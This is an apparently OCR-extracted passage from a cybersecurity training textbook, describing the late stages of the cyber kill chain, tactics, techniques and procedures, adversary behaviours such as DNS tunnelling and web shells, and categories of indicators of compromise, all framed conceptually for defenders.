
  The adversary creates a command and control channel, which establishes two-way communication between the victim’s system and adversary-controlled server to communicate and pass data back and forth. The adversaries implement techniques such as encryption to hide the presence of such channels. Using this channel, the adversary performs remote exploitation on the target system or network.

  The following are the activities of the adversary:

  - Establishing a two-way communication channel between the victim’s system and the adversary-controlled server
  - Leveraging channels such as web traffic, email communication, and DNS messages.
  - Applying privilege escalation techniques
  - Hiding any evidence of compromise using techniques such as encryption

- **Actions on Objectives**

  The adversary controls the victim’s system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks.



Tactics, Techniques, and Procedures (TTPs)

The term Tactics, Techniques, and Procedures (TTPs) refers to the **patterns of activities and methods** associated with specific threat actors or groups of threat actors

Tactics

- "Tactics" are the guidelines that describe the **way an attacker performs the attack** from beginning to the end
- This guideline consists of the various **tactics for information gathering** to perform initial exploitation, privilege escalation, and lateral movement, and to deploy measures for persistent access to the system and other purposes

Techniques

- "Techniques" are the **technical methods used by an attacker** to achieve intermediate results during the attack
- These techniques include **initial exploitation**, setting up and maintaining **command and control channels**, accessing the target infrastructure, covering the tracks of data exfiltration, and others

Procedures

- "Procedures" are **organizational approaches that threat actors follow** to launch an attack
- The number of **actions usually differs** depending on the objectives of the procedure and threat actor group

Tactics, Techniques, and Procedures (TTPs)

The terms "tactics, techniques, and procedures" refer to the patterns of activities and methods associated with specific threat actors or groups of threat actors. TTPs are helpful in analyzing threats and profiling threat actors and can further be used to strengthen the security infrastructure of an organization. The word "tactics" is defined as a guideline that describes the way an attacker performs their attack from beginning to end. The word "techniques" is defined as the technical methods used by an attacker to achieve intermediate results during their attack. Finally, the word "procedures" is defined as the organizational approach followed by the threat actors to launch their attack. In order to understand and defend against the threat actors, it is important to understand the TTPs used by adversaries. Understanding the tactics of an attacker helps to predict and detect evolving threats in the early stages. Understanding the techniques used by attackers helps to identify vulnerabilities and implement defensive measures in advance. Lastly, analyzing the procedures used by the attackers helps to identify what the attacker is looking for within the target organization's infrastructure.

Organizations should understand TTPs to protect their network against threat actors and upcoming attacks. TTPs enable the organizations to stop attacks at the initial stage, thereby protecting the network against massive damages.

- **Tactics**

  Tactics describe the way the threat actor operates during different phases of an attack. It consists of the various tactics used to gather information for the initial exploitation, perform privilege escalation and lateral movement, and deploy measures for persistence access to the system. Generally, APT groups depend on a certain set of unchanging tactics, but in some cases, they adapt to different circumstances and alter the way they perform their attacks. Therefore, the difficulty of detecting and attributing the attack campaign depends on the tactics used to perform the attack.

An organization can profile threat actors based on tactics they use; this consists of the way they gather information about a target, the methods they follow for initial compromise, and the number of entry points they use while attempting to enter the target network.

For example, to obtain information, some threat actors depend solely on information available on the Internet, whereas others might perform social engineering or use connections in intermediate organizations. Once information such as the email addresses of employees of the target organization is gathered, the threat actors either choose to approach the target one by one or as a group. Furthermore, the attackers' designed payload can stay constant from the beginning to the end of the attack or may be changed based on the targeted individual. Therefore, to understand the threat actors better, tactics used in the early stages of an attack must be analyzed properly.

Another method of analyzing the APT groups is inspecting the infrastructure and tools used to perform their attack. For example, consider establishing a command and control channel on the servers controlled by the attacker. These C&C servers may be located within a specific geographical location or may spread across the Internet and can be static or can change dynamically. It is also important to analyze the tools used to perform the attack. This includes analyzing the exploits and tools used by various APT groups. In such a scenario, a sophisticated threat actor may exploit many zero-day vulnerabilities by using adapted tools and obfuscation methods. However, this might be difficult as less-sophisticated threat actors generally depend on publicly known vulnerabilities and open-source tools. Identifying this type of tactic helps in profiling the APT groups and building defensive measures in advance.

In some cases, understanding the tactics used in the last stages of an attack helps in profiling the threat actor. Also, the methods used to cover the tracks help the target organization understand attack campaigns. Analyzing the tactics used by the attackers helps in creating an initial profile by understanding different phases of an APT life cycle. This profile helps in performing further analysis of the techniques and procedures used by the attackers. An attacker may continually change the TTPs used, so it is important to constantly review and update the tactics used by the APT groups.

- **Techniques**

  To launch an attack successfully, threat actors use several techniques during its execution. These techniques include initial exploitation, setting up and maintaining command and control channels, accessing the target infrastructure, and covering the tracks of data exfiltration. The techniques followed by the threat actor to conduct an attack might vary, but they are mostly similar and can be used for profiling. Therefore, understanding the techniques used in the different phases of an attack is essential to analyzing the threat groups effectively.

Techniques can also be analyzed at each stage of the threat life cycle. Therefore, the techniques at the initial stage mainly describe the tools used for information gathering and initial exploitation. The techniques used in this stage need not necessarily have a technical aspect. For example, in social engineering, certain non-technical software tools are used as an effective way of gathering information. An attacker can use such tools to obtain the email addresses of target organization employees through publicly available resources.

In the same manner, purely human-based social engineering can be used to perform the initial exploitation. For example, consider a scenario where the victim is tricked via a phone call to reveal their login credentials for accessing the target organization's internal network. These techniques are used in the initial phase of an attack to gather information about the target and break the first line of defense.

Techniques used in the middle stages of an attack mostly depend on technical tools for initially escalating privileges on systems that are compromised or performing lateral movements within the target organization's network. At this stage of an attack, the attackers use various exploits or misuse configuration vulnerabilities on the target system. They may also exploit network design flaws to gain access to other systems in the network. In all of these cases, either exploits or a collection of tools allows the attacker to perform a successful attack. In this scenario, the term "technique" is the set of tools and the way they are used to obtain intermediate results during an attack campaign.

The techniques in the last stage of an attack can have both technical and nontechnical aspects. In such a scenario, the techniques used for data-stealing are usually based on network technology and encryption. For example, the threat actor encrypts the stolen files, transfers them through the established command and control channel, and copies them to their own system. After successfully executing the attack and transferring the files, the attacker follows certain purely technical techniques to cover their tracks. They use automated software tools to clear logs files to evade detection.

After aggregating the techniques used in all the stages of an attack, the organization can use the information to profile the threat actors. In order to make an accurate attribution of threat actors, the organization must observe all the techniques used by its adversaries.

- **Procedures**

  "Procedures" involve a sequence of actions performed by the threat actors to execute different steps of an attack life cycle. The number of actions usually differs depending upon the objectives of the procedure and the APT group. An advanced threat actor uses advanced procedures that consist of more actions than a normal procedure to achieve the same intermediate result. This is done mainly to increase the success rate of an attack and decrease the probability of detection by security mechanisms.

  For example, in a basic procedure of information gathering, an actor collects information about the target organization; identifies key targets, employees; collects their contact details, identifies vulnerable systems and potential entry points to the target network, and documents all the collected information. The further actions of an adversary depend on the tactics used. These actions include extensive research and repeated information gathering to collect in-depth and up-to-date information on the target individuals via social networking sites. This information can assist threat actors in performing spear phishing, monitoring security controls to identify zero-day exploits in the target systems, and other tasks. For example, a threat actor using a more detailed procedure executes the malware payload. At the time of execution, the malicious code decrypts itself, evades security monitoring controls, deploys persistence, and establishes a command and control channel for communicating with the victim system. This type of procedure is common for malware, where different threat actors may implement the same feature, and hence it is useful in forensic investigations.

An understanding and proper analysis of the procedures followed by certain threat actors during an attack helps organizations profile threat actors. In the initial stage of an attack, such as during information gathering, observing the procedure of an APT group is difficult. However, the later stages of an attack can leave trails that may be used to understand the procedures the attacker followed.

Adversary Behavioral Identification

Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks to penetrate an organization's network. It gives security professionals insight into upcoming threats and exploits. It helps them plan network security infrastructure and adapt a range of security procedures as prevention against various cyberattacks.

Given below are some of the behaviors of an adversary that can be used to enhance the detection capabilities of security devices:

- **Internal Reconnaissance**

  Once the adversary is inside the target network, they follow various techniques and methods to carry out internal reconnaissance. This includes the enumeration of systems, hosts, processes, the execution of various commands to find out information such as the local user context and system configuration, hostname, IP addresses, active remote systems, and programs running on the target systems. Security professionals can monitor the activities of an adversary by checking for unusual commands executed in the Batch scripts and PowerShell and by using packet capturing tools.

- **Use of PowerShell**

  PowerShell can be used by an adversary as a tool for automating data exfiltration and launching further attacks. To identify the misuse of PowerShell in the network, security professionals can check PowerShell's transcript logs or Windows Event logs. The user agent string and IP addresses can also be used to identify malicious hosts who try to exfiltrate data.

- **Unspecified Proxy Activities**

  An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.

- **Use of Command-Line Interface**

  On gaining access to the target system, an adversary can make use of the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code. Security professionals can identify this behavior of an adversary by checking the logs for process ID, processes having arbitrary letters and numbers, and malicious files downloaded from the Internet.

- **HTTP User Agent**

  In HTTP-based communication, the server identifies the connected HTTP client using the user agent field. An adversary modifies the content of the HTTP user agent field to communicate with the compromised system and to carry further attacks. Therefore, security professionals can identify this attack at an initial stage by checking the content of the user agent field.

- **Command and Control Server**

  Adversaries use command and control servers to communicate remotely with compromised systems through an encrypted session. Using this encrypted channel, the adversary can steal data, delete data, and launch further attacks. Security professionals can detect compromised hosts or networks by identifying the presence of a command and control server by tracking network traffic for outbound connection attempts, unwanted open ports, and other anomalies.

- **Use of DNS Tunneling**

  Adversaries use DNS tunneling to obfuscate malicious traffic in the legitimate traffic carried by common protocols used in the network. Using DNS tunneling, an adversary can also communicate with the command and control server, bypass security controls, and perform data exfiltration. Security professionals can identify DNS tunneling by analyzing malicious DNS requests, DNS payload, unspecified domains, and the destination of DNS requests.

- **Use of Web Shell**

  An adversary uses a web shell to manipulate the web server by creating a shell within a website; it allows an adversary to gain remote access to the functionalities of a server. Using a web shell, an adversary performs various tasks such as data exfiltration, file transfers, and file uploads. Security professionals can identify the web shell running in the network by analyzing server access, error logs, suspicious strings that indicate encoding, user agent strings, and through other methods.

- **Data Staging**

  After successful penetration into a target's network, the adversary uses data staging techniques to collect and combine as much data as possible. The types of data collected by an adversary include sensitive data about the employees and customers, the business tactics of an organization, financial information, and network infrastructure information. Once collected, the adversary can either exfiltrate or destroy the data. Security professionals can detect data staging by monitoring network traffic for malicious file transfers, file integrity monitoring, and event logs.

Indicators of Compromise (IoCs)

Cyber threats are continuously evolving with the newer TTPs adapted based on the vulnerabilities of the target organization. Security professionals must perform continuous monitoring of IoCs to effectively and efficiently detect and respond to evolving cyber threats. Indicators of Compromise are the clues, artifacts, and pieces of forensic data that are found on a network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.

However, IoCs are not intelligence; rather, IoCs act as a good source of information about threats that serve as data points in the intelligence process. Actionable threat intelligence extracted from IoCs helps organizations enhance incident-handling strategies. Cybersecurity professionals use various automated tools to monitor IoCs to detect and prevent various security breaches to the organization. Monitoring IoCs also helps security teams enhance the security controls and policies of the organization to detect and block suspicious traffic to thwart further attacks. To overcome the threats associated with IoCs, some organizations like STIX and TAXII have developed standardized reports that contain condensed data related to attacks and shared it with others to leverage the incident response.

An IoC is an atomic indicator, computed indicator, or behavioral indicator. It is the information regarding suspicious or malicious activities that is collected from various security establishments in a network's infrastructure. Atomic indicators are those that cannot be segmented into smaller parts, and whose meaning is not changed in the context of an intrusion. Examples of atomic indicators are IP addresses and email addresses. Computed indicators are obtained from the data extracted from a security incident. Examples of computed indicators are hash values and regular expressions. Behavioral indicators refer to a grouping of both atomic and computed indicators, combined on the basis of some logic.

Categories of Indicators of Compromise

The cybersecurity professionals must have proper knowledge about various possible threat actors and their tactics related to cyber threats, mostly called Indicators of Compromise (IoCs). This understanding of IoCs helps security professionals quickly detect the threats entering the organization and protect the organization from evolving threats.

For this purpose, IoCs are divided into four categories:

- **Email Indicators**

  Attackers usually prefer email services to send malicious data to the target organization or individual. Such socially engineered emails are preferred due to their ease of use and comparative anonymity. Examples of email indicators include the sender's email address, email subject, and attachments or links.

- **Network Indicators**

  Network indicators are useful for command and control, malware delivery, and identifying details about the operating system, browser type, and other computer-specific information. Examples of network indicators include URLs, domain names, and IP addresses.

- **Host-Based Indicators**

  Host-based indicators are found by performing an analysis of the infected system within the organizational network. Examples of host-based indicators include filenames, file hashes, registry keys, DLLs, and mutex.

